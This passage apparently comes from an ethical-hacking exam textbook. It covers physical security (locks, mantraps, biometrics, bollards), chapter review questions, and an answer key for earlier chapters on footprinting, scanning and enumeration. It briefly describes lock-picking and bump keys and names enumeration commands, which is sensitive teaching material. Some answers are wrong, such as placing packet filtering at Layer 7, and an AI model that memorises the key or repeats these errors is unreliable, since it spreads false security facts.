In some cases the options we've listed here may not be something you can use because the media may contain information that requires the media's physical destruction. This is even true in the case of hard drives, where the physical destruction of the device may be required, up to and including melting down the device.



Real World Scenario

The Problems with Solid State Drives

Over the last several years traditional hard drives (the ones with spinning disks inside) have been increasingly replaced in favor of solid state drives (SSDs). These drives offer increased speed, better performance, lower power usage, and other benefits, but they cannot be wiped the same way. The sanitation methods that are currently used to wipe, overwrite, or zeroize traditional hard drives don't work on SSD mechanisms.

In theory, some of the methods used for traditional drives should work, but they tend to be questionable. For example, overwriting a drive with ones and zeroes a couple of times sounds like a good way to eliminate remnants, but even if everything is overwritten there are still chips in the drive that could hold data. Some vendors have routines on their drives that are supposed to wipe the drives, but these routines are frequently implemented incorrectly. Yet other drives offer features to secure the drive by discarding encryption keys, but this isn't always a complete elimination. Finally, none of the current methods for wiping drives can claim to be totally effective for sanitizing SSD devices.

If you have these devices in your environment, you may have to resort to shredding, smashing, melting, or grinding up the drive to ensure the sensitive data on it does not fall into the wrong hands.

Securing the Physical Area

When looking at the overall security stance of an organization, you must also consider the facility itself. Someone breaching security and getting into the facility can easily steal equipment or data and possibly even perform vandalism or sabotage. In the physical world, the first type of controls that someone wishing to cause harm is likely to encounter are those that line the perimeter of an organization. When performing an assessment of your organization, pay attention to those structures and controls that extend in and around your organization's assets or facilities. Every control or structure you observe should provide protection in the form of either delaying or deterring an attack, both with the ultimate goal of stopping unauthorized access; the controls should also complement one another. Although it is possible that a determined attacker will successfully bypass the countermeasures in the first layer, additional layers working with and supporting the perimeter defenses should provide valuable detection and deterrent functions.



Don't forget that security issues do not have to be manmade, malicious, or accidental; they can take other forms, namely in the form of Mother Nature. Rain, floods, earthquakes, mudslides, fires, and other events could also impact your environment. Problems that may emerge only during a rainy spell are probably not going to make an appearance when you evaluate a location in good weather.

It is also important to note that during the construction of new facilities, the security professional should get involved early to advise on what measures can be implemented during this phase. However, it is more realistic to assume that the security professional will arrive on the scene long after construction of facilities has been completed. In such cases, the security professional will have to conduct a thorough site survey with the goal of assessing the current protection offered. If you are tasked with performing a site survey, do not overlook the fact that natural geographic features can provide protection as well as the potential to hide individuals with malicious intent from detection. When a site survey of an existing facility is undertaken, consider items such as natural boundaries at the location and fences or walls around the site. Common physical area controls placed at the perimeter of the facility can include many types of barriers that will physically and psychologically deter intruders. These include:

- Fences
- Gates
- Doors and mantraps
- Locks
- Walls, ceilings, and floors
- Windows

Fences

Fences are one of the physical boundaries that provide the most visible and imposing deterrent. Depending on the construction, placement, and type of fence, those deterred by this countermeasure may be only the casual intruder or a more determined individual. Because fences vary in construction, height, and even color, they can also provide a psychological deterrent, For example, consider an 8-foot iron fence with thick bars painted flat black—such a barrier can definitely represent a psychological deterrent. Ideally, a fence should limit how easy it is for an intruder to access a facility as well as provide a psychological barrier.

Depending on the company or organization involved, the goal of erecting a fence may vary from stopping casual intruders to providing a formidable barrier to entry. Fences work well at preventing unauthorized individuals from gaining access to specific areas but also force individuals who have or want access to move to specific choke points to enter the facility. When considering the type of fence to use, you should determine what the organization will need to do to satisfy the goals of the security plan. Fences should be 8 feet or higher to discourage determined intruders.



Some fences are designed so that the top portion of the fence is curved inward or outward, which is made that way for a reason. If the top of a fence is bent inward, it is meant to keep people in. But if the top of the fence is curved outward, it is focused on keeping intruders out.

Gates

Fences by themselves are an effective barrier, but they must exist in concert with other security measures and structures. In the case of fences, a gate represents the physical manifestation of the concept of a choke point, that is, a point where all traffic must enter or exit the facility. Much like fences, all gates are not created equal, and selecting the wrong one will not offer proper security. In fact, choosing the incorrect gate can even detract from what would otherwise be a decent security measure. Also consider the fact that the best fence available can have its usefulness severely degraded if the combination of fence and gate is poor. UL Standard 325 details the requirement for gates.

Doors and Mantraps

Except for the majority of exterior doors, most doors that an individual will encounter on a daily basis are neither designed nor placed with security in mind. In many cases, an attacker would be able to easily kick through or push through a door to get at what's on the other side, be it a server room or some other location.

Doors should be designed and placed with security in mind. Steel or solid-core doors are not easily kicked in or compromised. As a pentester, always assess the current physical environment in locations such as server rooms and other vital areas to ensure that strong doors and locks are being used to prevent intrusions from occurring.

Doors come in many configurations, including these:

- Industrial doors
- Vehicle access doors
- Bulletproof doors
- Vault doors

Is just having a well-selected door the end of the problem? Absolutely not; you must also consider the frame that the door is attached to. A good door connected to a poorly designed or constructed frame can be the Achilles heel of an otherwise good security mechanism. During a security review, be sure to examine not only the doors in place but also the hardware used to attach the door to the frame and the frame itself. Consider the fact that something as simple as incorrectly attaching the hinges to a door and frame can make it easy for an intruder with a screwdriver to break in.

In addition to doors, mantraps provide another valuable form of security. Mantraps replace normal doors with a phone booth–sized object with a door on either side and only enough space to hold one occupant. When an individual enters the device and the door closes, they are required to enter a code or pass visual screening via a camera. Only once they have been approved are they allowed to enter the secure area through the other door. In the event that an occupant is denied entry, they are either allowed to exit through the door they entered or are locked in until security personnel can retrieve them. The intention of the device is not only to provide security to the environment but also to prevent tailgating and other forms of access. Figure 19.2 shows a mantrap.

FIGURE 19.2 A mantrap installed in a lobby





Mantraps in some environments are also known as *portals*. Some of these devices include advanced biometric devices, such as retina scanners and handprint scanners, as well as other features.

Locks

Locks come in many types, sizes, and shapes. They are an effective means of physical access control. Locks are by far the most widely implemented security control due largely to the wide range of options available as well as the low cost of the devices.

Lock types include:

- Mechanical (warded and pin-and-tumbler)
- Cipher locks (smart and programmable)

Warded locks are the simplest form of mechanical lock. The design of mechanical locks uses a series of wards that a key must match up to in order to open the lock. Although it is the cheapest type of mechanical lock, it is also the easiest to pick. Pin-and-tumbler locks are considered more advanced. These locks contain more parts and are harder to pick than warded locks. When the correct key is inserted into the cylinder of a pin-and-tumbler lock, the pins are lifted to the right height so that the device can open or close. More advanced and technically complex than warded or pin-and-tumbler locks are cipher locks, which have a programmable keypad on which to enter a specific combination of numbers to open the lock. Figure 19.3 shows a cipher lock.

FIGURE 19.3 One kind of cipher lock



Locks are good physical deterrents and work quite well as a delaying mechanism, but a lock can be bypassed through lock picking. Lock picking is not the fastest way to bypass a lock but can be used to avoid detection. Criminals tend to pick locks because it is a stealthy way to bypass a lock and can make it harder for the victim to determine what has happened.

The basic components used to pick locks are these:

Tension Wrenches This type of wrench looks like a small, angled, flathead screwdriver. It comes in various thicknesses and sizes.

Picks Similar to a dentist pick, these tools are small, angled, and pointed.

Together, these tools can be used to pick a lock. One example of a basic technique used to pick a lock is *scraping*. With this technique, tension is held on the lock with the tension wrench while the pins are scraped quickly. Pins are then placed in a mechanical bind and will be stuck in the unlocked position. With practice, this can be done quickly so that all the pins stick and the locks are disengaged. Figure 19.4 shows a selection of lock-picking tools.

FIGURE 19.4 Lock-picking tools





Lock-picking tools are readily available all over the Internet, including sites such as eBay and `http://wallofsheep.com`, where they can be purchased along with training materials on how to use them. Despite their availability, be careful when you purchase such devices, no matter what the reason. Different states and jurisdictions look at the possession of these tools differently. In California, for example, possession of these tools is not a crime, but committing a crime with them would be punishable by fines or jail time.

However, in Nevada possession of these tools alone is against the law whether or not a separate crime was committed. In states such as Nevada the concept of *prima facie* comes into play; simply put, in these states an officer of the law discovering these tools can place an individual under arrest.

Bump Keys Looking like a regular door key but slightly different is the bump key. A bump key is designed to fit into a lock, but is then adjusted. When employed with the right technique, a bump key can be used to open a large number of locks with little effort. It has been estimated that a burglar with a set of 10 keys designed for the most common locks can open around 90 percent of the locks on the market almost as well as if they had the real key itself.

Contactless Cards

Contactless cards do not require the card to be inserted or slid through a reader. These devices function by detecting the proximity of the card to the sensor. An example of this technology is radio frequency ID (RFID), an extremely small electronic device that contains a microchip and antenna. Many RFID devices are passive. Passive devices have no battery or power source because they are powered by the RFID reader. The reader generates an electromagnetic signal that induces a current in the RFID tag.

Biometrics

Another form of authentication is *biometrics*. Biometric authentication is based on a behavioral or physiological characteristic that is unique to an individual. Biometric authentication systems have gained market share and are seen as a good replacement for password-based authentication systems. Different biometric systems have varying levels of accuracy. The accuracy of a biometric device is measured by the percentages it produces of two types of errors. The false rejection rate (FRR) is a measurement of the percentage of individuals who should have gotten in but were not allowed access. The false acceptance rate (FAR) is a measurement of the percentage of individuals who gained access but should not have been allowed in. The corresponding individual errors are also known as type 1 and type 2 errors. Working with FRR and FAR is the crossover error rate (CER), which gives an indication of how accurate the system is. The CER is the point where the FRR and FAR are equal. Thus, the lower the value assigned to the CER, the more accurate the device is.

Common biometric systems include the following:

Finger Scan Systems Widely used and quite popular, these systems are installed in many new laptops.

Hand Geometry Systems Accepted by most users, these systems function by measuring the unique geometry of a user's fingers and hand to identify them.

Palm Scan Systems These are much like the hand geometry systems, except they measure the creases and ridges of a user's palm for identification.

Retina Pattern Systems These systems, which examine the user's retina pattern, are very accurate.

Iris Recognition This eye recognition system is also very accurate; it matches the person's blood vessels on the back of the eye. This type of system has not proven popular mainly because of the expense and the intrusiveness of the system when scanning the user.

Voice Recognition This system determines who you are by using voice analysis. Voice recognition has not proven popular because it is easy to record a voice as well as the fact that a person's voice can be affected by a cold and other factors.

Keyboard Dynamics This biometric method analyzes the user's speed and pattern of typing.

No matter what means of authentication you use as a physical access control, it needs to fit the situation in which it will be applied. For example, if the processing time of a biometric system is slow, users will tend to just hold the door open for others rather than wait for the additional processing time. Another example is iris scanners, which may be installed at all employee entrances but evoke complaints from employees who are physically challenged or in wheelchairs since they cannot easily use the newly installed system. Consider who will be using the system and if it may be appropriate given the situation and user base.

Walls, Ceilings, and Floors

Of course, surrounding any facility and rooms are the walls, ceilings, and floors, which you should always consider when doing a physical penetration or assessment. Walls can be constructed and designed many different ways, but each situation should be considered carefully and assessed by someone who knows the various details that must be taken into account.

First, look at the construction and composition of walls. Walls protecting key rooms within a facility should be sturdy and provide an effective barrier as well as a strong point for anchoring doors.

One often-overlooked point is whether the walls are constructed as so-called *false walls* or if they are actually fully constructed. In some facilities, the walls may not extend up beyond the ceiling, which may not seem like a problem. However, in some cases facilities employ what is known as a *false ceiling*, which consists of a wall that only goes up to a drop ceiling and does not extend past the drop ceiling to the roof of the building. In cases like this, it is possible for an intruder to gain access to a restricted area simply by entering a crawlspace and going over the wall.

In addition, any ceiling-mounted air ducts should be small enough to prevent an intruder from crawling through them.

One other area to consider is the area under your feet, the floor. In some buildings the floor is raised, meaning there is a space underneath it. This space can present problems up to and including the passage of intruders or the placement of listening devices or other equipment.

Finally, something that may not seem as obvious is how to protect facilities against vehicles. For example, how can a car or truck be stopped from backing into a window, breaking it, and allowing an intruder to quickly run in and steal something? The answer is *bollards*. Bollards are metal or rock barriers designed to thwart a vehicle-based attack. When a vehicle hits one of these devices it will be stopped by the bollard and cannot be used to crash into a building like a battering ram.

Windows

Depending on the placement and use of windows, anything from tinted to shatterproof windows may be required to ensure that security is preserved. It is also important to consider that in some situations the windows may need to have the existing security enhanced through the use of sensors or alarms.

Window types include the following:

Standard This is the lowest level of protection. It's cheap but easily shattered and destroyed.

Polycarbonate Acrylic Much stronger than standard glass, this type of plastic offers superior protection.

Wire Reinforced A wire-reinforced window adds shatterproof protection and makes it harder for an intruder to break in and gain access.

Laminated These windows are similar to what are used in an automobile. A laminate is added between layers of glass to increase the strength of the glass and decrease shatter potential.

Solar Film Solar film provides a moderate level of security and decreases shatter potential.

Security Film This type of transparent film is used to increase the strength of the glass in case of breakage or explosion.

Entryways

Something else that you may not readily think of is the protective measures present at the entry points of a facility. Looking at these points and directing some defenses at these locations is very advantageous and wise. In this section we will examine a few.

Cameras

Every entryway should have cameras covering the approach as well as areas in and around the entryway. These cameras should be positioned in such a way as to minimize or eliminate blind spots and catch the movement and approach of all parties that may be present.

Bollards

Another mechanism that may be required at and around the entry point of a facility is bollards. Bollards are structures designed to prevent the movement of vehicles into and out of an area. They can be the popup type, which rise up on demand from the ground, or they can be fixed in location.

Another form for bollards to take is a less conspicuous design that performs the same purpose. These bollards can take the form of brick or stone flowerbeds. Another form is those that you may have seen outside some of the stores of the U.S. retailer Target. These bollards look like big red concrete balls but in reality are barriers designed to prevent a vehicle from being rammed into the entry of a store.

Server Rooms and Networks

Something that also needs to be included in this discussion is protecting server rooms. Since these rooms contain the living, breathing heart of your network, they require increased levels of protection. This security must be robust and carefully considered because an intruder in these areas can cause catastrophic damage.

The server room needs to have several measures in place to avoid unnecessary and unwanted issues. Let's look at a few of these:

Controlled Entry No one who is unauthorized to be in the server room should be allowed entry unless they have been properly screened and/or escorted into and out of the area.

Cameras Cameras should be carefully considered for inclusion both in and around the server room. These would be used to monitor the comings and goings of personnel in the area.

Climate Control The room should be kept within a cooler range than other human-habitable parts of the building, and humidity should be carefully controlled.

Rack-Mounted Servers One advantage that may not seem obvious with rack-mounted servers is that while they have a smaller footprint, they also are a lot easier to secure.

Equipment Security In both the server room and other areas, devices such as switches, routers, and hubs (if you have them) should be locked up. An intruder can easily plug a drop box or even a notebook into these devices and capture traffic or cause other issues.

Cable Protection Both in and out of the server room cables are vulnerable pieces of the network and as such should be physically protected against tampering.

Fire Suppression While we can't say much here about types and forms of fire suppression, such measures do need to be present.

Positive Pressure Server rooms should have positive pressure maintained wherever possible in order to ensure dust, particles, and even smoke do not get drawn into the room but instead be pushed out or away.

Access to these rooms should always be tightly controlled, and only trusted personnel should be allowed in the room. Also, when designing security for server rooms, be sure to design security from the inside out to ensure that what needs to be protected is getting protected.

Other Items to Consider

Just to be complete there are many other things that should be considered as part of a physical security plan that could be useful to an attacker:

Protect Printers Protect these devices because they not only have hard copies of information coming out of them, but they can store documents in memory or on hard drives. Always take steps to keep these devices in access-controlled areas where they can't easily be tampered with.

Disable Drives Disable or lock drives such as legacy floppy drives or optical drives. In the case of optical drives, if they are still needed, limit or ban the use of drives that can write or rewrite media lest they become a method for pilfering data.

Secure Backups Backups should never be located where they can be picked up and carried off. They should always be protected by being locked up and access to them restricted.

Secure Portables Notebooks should be locked up when their user is away from them. If this is not practical, use cable locks to secure them to desktops.

Use Case Locks Consider the use of case locks on desktop systems to prevent cases from being opened without a key. This will prevent someone from tampering with the internal components of a system.

Lock Up Mobile Devices You should lock up tablets and small form factor devices when not in use.

These are just a few options and things to think about as far as physical security goes, but there are many more.

Education and Awareness

One of the best lines of defense in security is vigilance and training. Employees and the people around your company should be trained on how to report suspicious activities and to whom.

Employees should be taught to look for things that are out of the ordinary. Teach them to watch for items that seem out of place, people who are acting weird, or something that just doesn't belong there.

Another good habit to get employees into is to report callers or individuals who are asking abnormal questions or are making unusual requests.

This list could go on and on, but you should look into developing a training and awareness program to cover your bases properly.

Defense in Depth

Something that we have mentioned a few times in this book is *defense in depth*. This concept originated from the military and is a way to delay rather than prevent an attack. As an information security tactic, it is based on the concept of layering more than one control.

These controls can be physical, administrative, or technical in design. We have looked at a variety of physical controls in this chapter, such as locks, doors, fences, gates, and barriers. Administrative controls include policies and procedures and how you recruit, hire, manage, and fire employees. During employment, administrative controls such as least privilege, separation of duties, and rotation of duties are a few of the controls that must be enforced. When employees leave or are fired, their access needs to be revoked, accounts blocked, property returned, and passwords changed. Technical controls are another piece of defense in depth and can include methods such as encryption, firewalls, and IDSs.

For the physical facility, a security professional should strive for a minimum of three layers of physical defense. The first line of defense is the building perimeter. Barriers placed here should delay and deter attacks. Items at this layer include fences, gates, and bollards. These defenses should not reduce visibility of CCTV and/or guards. Items such as shrubs should be 18 to 24 inches away from all entry points, and hedges should be cut 6 inches below the level of all windows.

The second layer of defense is the building exterior. This can be defined as the roof, walls, floor, doors, and ceiling of the building. Windows are a weak point here. Any opening 18 feet or less above the ground should be considered a potential point of easy access and should be secured if greater than 96 square inches.

Our third layer of physical defense is the interior controls. Examples of interior controls include locks, safes, containers, cabinets, interior lighting, and even policies and procedures that cover what controls are placed on computers, laptops, equipment, and storage media. This third layer of defense is important when you consider items such as the datacenter or any servers kept on site. Well-placed datacenters should not be above the second floor of a facility because a fire might make them inaccessible. Likewise, you wouldn't want the datacenter located in the basement because it could be subject to flooding. A well-placed datacenter should have limited accessibility—typically no more than two doors.

Summary

In this chapter you learned that there are items that must be protected other than technical and administrative components, namely the physical components. Not everything you do will be focused on the technical, so you must learn how to protect your assets from physical threats.

We discussed how those who perform malicious actions will often attempt to attack the physical component, as either a primary or a secondary means of attack. With the physical component sometimes overlooked or not properly considered, it is more than possible that a physical attack may be successful where other attacks have failed. Indeed, there have been numerous cases over the last two decades where attackers got what they wanted simply by entering a facility and retrieving it themselves.

Exam Essentials

Remember the basic concept of physical security. Be familiar with what physical security covers and what it does not. Also understand how physical security plays a part in thwarting attacks that may not be technical or administrative in nature.

Understand the targets. Know what resources can, and usually do, get targeted. This applies also to the focus of the physical attack, which can be devices, storage media, laptops, and other devices.

Understand the issues with construction. Understand that construction varies dramatically, with many different options and configurations that vary by location, industry, and intended use of a facility. If you are not familiar with how to evaluate physical components of a building or location, consider enlisting the help of experts in this area.

Be familiar with preventive measures. Know the preventive measures available as well as the actions each one uses to prevent the attack.

Review Questions

1. Physical security can prevent which of the following?
   - **A.** DDoS
   - **B.** FTP
   - **C.** Tailgating
   - **D.** Cracking
2. Which of the following is a detective control when not used in real time?
   - **A.** Fences
   - **B.** Alarms
   - **C.** CCTV
   - **D.** Locks
3. For a fence to deter a determined intruder, it should be at least how many feet tall?
   - **A.** 4
   - **B.** 6
   - **C.** 8
   - **D.** 10
4. A _____ is used to prevent cars from ramming a building.
   - **A.** Honeypot
   - **B.** Gates
   - **C.** Bollard
   - **D.** Fences
5. While guards and dogs are both good for physical security, which of the following is a concern with dogs?
   - **A.** Liability
   - **B.** Discernment
   - **C.** Dual role
   - **D.** Multifunction
6. Which of the following is a good defense against tailgating and piggybacking?
   - **A.** Cameras
   - **B.** Guards
   - **C.** Turnstiles
   - **D.** Mantraps
7. Which of the following is a wall that is less than full height?
   - **A.** Drop wall

B. False wall

C. Short wall

D. Plenum wall

8. In the field of IT security, the concept of defense in depth is the layering of more than one control on another. Why is this?

A. To provide better protection

B. To build dependency among layers

C. To increase logging ability

D. To satisfy auditors

9. Which intrusion prevention system can be used in conjunction with fences?

A. Infrared wave patter

B. Bollards

C. Audio

D. PIDAS

10. Frequency of type 2 errors is also known as what?

A. False rejection rate

B. Failure rate

C. Crossover error rate

D. False acceptance rate

11. Which type of biometric system is frequently found on laptops but can be used on entry-ways as well?

A. Retina

B. Fingerprint

C. Iris

D. Voice recognition

12. Which of the following could be considered required components of an alarm system?

A. A visual alerting method

B. An audio alerting method

C. Automatic dialup

D. Both A and B

13. Lock-pick sets typically contain which of the following at a minimum?

A. Tension wrenches and screwdrivers

B. A pick

C. A pick and a driver

D. A pick and a tension wrench

14. During an assessment you discovered that the target company was using a fax machine. Which of the following is the least important?
    - **A.** The phone number is publicly available.
    - **B.** The fax machine is in an open, unsecured area.
    - **C.** Faxes frequently sit in the printer tray.
    - **D.** The fax machine uses a ribbon.
15. What is a drop ceiling?
    - **A.** A false ceiling
    - **B.** A tiled ceiling
    - **C.** An insulated ceiling
    - **D.** A weak ceiling
16. What is another word for portals?
    - **A.** Doors
    - **B.** Mantraps
    - **C.** GlaDOS
    - **D.** Booths
17. What is a type of combination lock?
    - **A.** Key lock
    - **B.** Card lock
    - **C.** Cipher lock
    - **D.** Trucker lock
18. What is the first defense that a physical intruder typically encounters?
    - **A.** Fences
    - **B.** Walls
    - **C.** Bollards
    - **D.** Cameras
19. What mechanism is intended to deter theft of hard drives?
    - **A.** Locks
    - **B.** Backups
    - **C.** Encryption
    - **D.** Size
20. Which of the following is a characteristic of USB flash drives that makes security a problem?
    - **A.** Encrypted
    - **B.** Easily hidden
    - **C.** Portable
    - **D.** Slow

Appendix

A



Answers to Review Questions

Chapter 1: Introduction to Ethical Hacking

1. A. A white-hat hacker always has permission to perform pen testing against a target system.
2. C. A hacktivist is an individual or group that performs hacking and other disruptive activities with the intention of drawing attention to a particular cause or message.
3. A. Script kiddies have low or no knowledge of the hacking process but should still be treated as dangerous.
4. B. An ethical hacker never performs their services against a target without explicit permission of the owner of that system.
5. C. White-box testers have complete knowledge of the environment they have been tasked with attacking.
6. D. Much like suicide bombers in the real world, suicide hackers do not worry about getting caught; they are only concerned with their mission.
7. B. Code of ethics is a description of expected behavior. While not adhering to ethics typically does not result in legal action, it can result in expulsion from certain organizations such as EC-Council certification.
8. C. Anonymous is an example of hacktivists.
9. A, B, C. Network performance is not the goal of security audits or penetration tests.
10. C. Permission is absolutely essential to be obtained prior to performing any sort of test against a system you don't own. Permission should also be in writing and never verbal.
11. C. A hacktivist engages in mischief for political reasons.
12. B. A suicide hacker does not worry about stealth or otherwise conceal their activities but is more concerned with forwarding an agenda.
13. B. Gray-hat hackers are typically thought of as those that were formally black hats but have reformed. However, they have been known to use their skills for both benign and malicious purposes.
14. D. A suicide hacker's main difference from other hackers is their complete and utter lack of concern in regard to being caught.
15. A. White hats are the most likely to engage in research activities, and although gray and black hats may engage in these activities, they are not typical.
16. B. Vulnerability research is a way of passively uncovering weaknesses.
17. A. Black-box testing is performed with no knowledge to simulate an actual view of what a hacker would have.
18. C. A contract gives proof that permission and parameters were established.

19. A. TOE stands for *target of evaluation* and represents the target being tested.
20. C. A vulnerability is a weakness. Worms, viruses, and rootkits are forms of malware.

Chapter 2: System Fundamentals

1. D. Proxies operate at Layer 7, the Application layer of the OSI model. Proxies are capable of filtering network traffic based on content such as keywords and phrases. Because of this, a proxy digs down farther than a packet's header and reviews the data within the packet as well.
2. B. A network device that uses MAC addresses for directing traffic resides on Layer 2 of the OSI model. Devices that direct traffic via IP addresses, such as routers, work at Layer 3.
3. A. Windows remains king for sheer volume and presence on desktop and servers.
4. A. Port 443 is used for HTTPS traffic, which is secured by SSL.
5. D. Each port on a switch represents a collision domain.
6. D. Token ring networks use a token-based access methodology. Each node connected to the network must wait for possession of the token before it can send traffic via the ring.
7. A. Hubs operate at Layer 1, the Physical layer of the OSI model. Hubs simply forward the data they receive. There is no filtering or directing of traffic; thus, they are categorized at Layer 1.
8. B. Remember this three-way handshake sequence; you will see it quite a bit in packet captures when sniffing the network. Being able to identify the handshake process allows you to quickly find the beginning of a data transfer.
9. D. Transmission Control Protocol (TCP) is a connection-oriented protocol that uses the three-way-handshake to confirm that a connection is established. FTP and POP3 use connections, but they are not connection-oriented protocols.
10. A. Port 23 is used for Telnet traffic.
11. D. Ports 49152 to 65535 are known as the dynamic ports and are used by applications that are neither well known nor registered. The dynamic range is essentially reserved for those applications that are not what we would consider mainstream. Although obscure in terms of port usage, repeated showings of the same obscure port during pen testing or assessment may be indicative of something strange going on.
12. C. Packet-filtering firewalls inspect solely the packet header information.
13. C. Intrusion detection systems (IDSs) react to irregular network activity by notifying support staff of the incident; however, unlike IPSs, they do not proactively take steps to prevent further activity from occurring.

14. D. A true mesh topology creates a natural amount of redundancy due to the number of connections used to establish connectivity.
15. C. Because each switchport is its own collision domain, only nodes that reside on the same switchport will be seen during a scan.
16. D. A proxy acts as an intermediary between internal host computers and the outside world.
17. D. Network Address Translation (NAT) is a technology that funnels all internal traffic through a single public connection. NAT is implemented for both cost savings and network security.
18. C. An intrusion prevention system (IPS) plays an active role in preventing further suspicious activity after it is detected.
19. D. Simple Mail Transfer Protocol (SMTP) operates on port 25 and is used for outgoing mail traffic. In this scenario, the IDS SMTP configuration needs to be updated.
20. D. A packet-filtering firewall operates at Layer 7 (and all layers) of the OSI model and thus filters traffic at a highly granular level.

Chapter 3: Cryptography

1. A. Symmetric cryptography is also known as shared key cryptography.
2. D. A certificate authority is responsible for issuing and managing digital certificates as well as keys.
3. B. Asymmetric encryption uses two separate keys and is referred to as public key cryptography. Symmetric algorithms use only one key that is used by both the sender and receiver.
4. C. Hashing is referred to as a cipher or algorithm or even a cryptosystem, but it can be uniquely referred to as a nonreversible mechanism for verifying the integrity of data. Remember that hashing doesn't enforce confidentiality.
5. C. A message digest is a product of a hashing algorithm, which may also be called a message digest function.
6. C. A public and private key are mathematically related keys, but they are not identical. In symmetric systems only one key is used at a time.
7. B. A public key is not necessarily stored on the local system, but a private key will always be present if the user is enrolled.
8. A. The number of keys increases dramatically with more and more parties using symmetric encryption; hence it does not scale well.
9. A. Hashing is intended to verify and preserve the integrity of data, but it cannot preserve the confidentiality of that data.

10. A. MD5 is the most widely used hashing algorithm, followed very closely by SHA1 and the SHA family of protocols.
11. C. PGP is a method of encrypting stored data to include emails, stored data, and other similar information. It is a form of public and private key encryption.
12. B. SSL is used to secure data when it is being transmitted from client to server and back. The system is supported by most clients, including web browsers and email clients.
13. D. PKI is used in the process of making SSL function. While it is true that AES, DES, and 3DES can be used in SSL connections, PKI is the only one used consistently in all situations.
14. C. IPsec operates at the Network layer, or Layer 3, of the OSI model, unlike many previous techniques.
15. C. The Authentication Header provides authentication services to data, meaning that the sender of the data can be authenticated by the receiver of the data.
16. A. Data security services are provided by ESP.
17. D. Data can be protected using SSL during transmission. If data is being stored on a hard drive or flash drive, SSL is not effective at proving cryptographic services.
18. D. PKI is used with IPsec to allow it to function in environments of any size. IPsec is also capable of using Preshared Key if desired by the system owner.
19. A. Netscape originally developed SSL, but since its introduction the technology has spread to become a standard supported by many clients such as email, web browsers, VPNs, and other systems.
20. A. IPsec uses two modes: Authentication Header (AH) and Encapsulating Security Payload (ESP). Both modes offer protection to data but do so in different ways.

Chapter 4: Footprinting

1. D. Footprinting is the gathering of information relating to an intended target. The idea is to gather as much information about the target as possible before starting an attack.
2. C. Port scanning is typically reserved for later stages of the attack process.
3. A. Google hacking is used to produce more targeted and useful search results than would be possible using normal searches.
4. C. Social engineering can gain information about computers and other items, but it does so by interacting with people to extract that information.
5. B. EDGAR can be used to verify the financial filings of a company.
6. B. Operators such as `filetype` are used to manipulate search results for some search engines such as Google.

7. A. Job boards are useful in getting an idea of the technology within an organization. By looking at job requirements, you can get a good idea of the technology present. While the other options here may provide technical data, job boards tend to have the best chance of providing it.
8. C. Street-level views using technology such as Google Street View can give you a picture of what types of security and access points may be present in a location.
9. A. Social engineering can reveal how a company works.
10. C. The Wayback Machine is used to view archived versions of websites if available (not all websites are archived via the Wayback Machine).
11. D. MX records are DNS records used to locate the mail server for a domain.
12. B. Netcraft can be used to view many details about a web server, including IP address, netblock, last views, OS information, and web server version.
13. C. Alerts can be set up with Google as well as other search engines to monitor changes on a given website or URL. When a change is detected, the alert is sent to the requestor.
14. C. Scanning comes after the footprinting phase. Footprinting is used to get a better idea of the target.
15. D. Competitive analysis can prove very effective when you're trying to gain more detailed information about a target. Competitive analysis relies on looking at a target's competitors in an effort to find out more about the target.
16. D. While a computer, email, or phone may be used, social engineering ultimately uses other items as tools to gain information from a human being.
17. A. Social networking has proven especially effective for social engineering purposes. Due to the amount of information people tend to reveal on these sites, they make prime targets for information gathering.
18. D. Footprinting is not very effective at gaining information about the number of personnel.
19. B. Footprinting is typically broken into active and passive phases, which are characterized by how aggressive the process actually is. Active phases are much more aggressive than their passive counterparts.
20. B. Tracert is a tool used to trace the path of a packet from source to ultimate destination.

Chapter 5: Scanning

1. A. Telnet is used to perform banner grabs against a system. However, other tools are available to do this as well.

2. B. Netcraft is used to gather information about many aspects of a system, including operating system, IP address, and even country of origin.
3. D. Nmap is a utility used to scan networks and systems and for other types of custom scans.
4. D. END is not a type of flag. Valid flags are ACK, FIN, SYN, URG, RST, and PSH.
5. A. SYN flags are seen only on TCP-based transmissions and not in UDP transmissions of any kind.
6. B. A NULL scan has no flags configured on its packets.
7. B. An ACK flag belongs to the last part of the three-way handshake, and this part never happens in a half-open scan.
8. B. An RST indicates that the port is closed.
9. B. An RST indicates the port is closed in many of the TCP scan types. The RST is sent in response to a connection request and the RST indicates that the port is not available.
10. A. The three-way handshake happens at the beginning of every TCP connection.
11. C. A three-way handshake is part of every TCP connection and happens at the beginning of every connection. In the case of a half-open scan, however, a final ACK is not sent, therefore leaving the connection halfway complete.
12. A. A three-way handshake is part of every TCP connection and happens at the beginning of every connection. It includes the sequence SYN, SYN-ACK, ACK to be fully completed.
13. A. An ICMP echo scan is a ping sweep-type scan.
14. D. Vulnerability scans are designed to pick up weaknesses in a system. They are typically automated.
15. C. A proxy is used to hide the party launching a scan.
16. B. Tor is designed to hide the process of scanning as well as the origin of a scan. In addition, it can provide encryption services to hide the traffic itself.
17. A. You do not need to use a proxy to perform scanning, but using one will hide the process of scanning and make it more difficult to monitor by the victim or other parties.
18. A, B. Vulnerability scanners are necessary for a security person to use to strengthen their systems by finding weaknesses before an attacker does.
19. D. A banner can be changed on many services, keeping them from being easily identified. If this is not done, it is possible to use tools such as Telnet to gain information about a service and use that information to fine-tune an attack.
20. A. Nmap is designed to perform scans against ports on a system or group of systems, but it is by far the most popular tool in many categories.

Chapter 6: Enumeration

1. D. Usernames are especially useful in the system hacking process because they allow you to target accounts for password cracking.
2. C. Ports are usually uncovered during the scanning phase and not the enumeration phase.
3. A. Zone transfers are used to retrieve a copy of the zone file from a server and store it in another location.
4. A. `vrfy chell`, the verify command, is used within SMTP to verify that the object provided is legitimate.
5. A. `VRFY` validates an email address in SMTP.
6. B. The `EXPN` command will display the recipients of an email list.
7. A. NetBIOS can be used to enumerate the users on a system.
8. A. A NULL session can be used to connect to a remote system via the `ipc$` share.
9. B. NTP (Network Time Protocol) is used to synchronize clocks on a network.
10. A. Port 25 is for SMTP.
11. A. Port 53 TCP is used by DNS for zone transfers.
12. C. `nbtstat` lets you view information about NetBIOS.
13. C. SNScan is designed to access and display information for SNMP.
14. C. SMTP is primarily intended to transfer email messages from email servers and clients.
15. D. Ports 161 and 162 are used by SNMP.
16. B. LDAP is used to query and structure databases; this database could include a directory service, but it is not necessarily one.
17. C. SNMP is used to monitor and send messages to network devices.
18. A. SNMP is designed to aid in the management of devices by transmitting and receiving messages known as traps.
19. C. An SID is used to identify a user.
20. C. A zone transfer is used to synchronize information, namely records, between two or more DNS servers.

Chapter 7: System Hacking

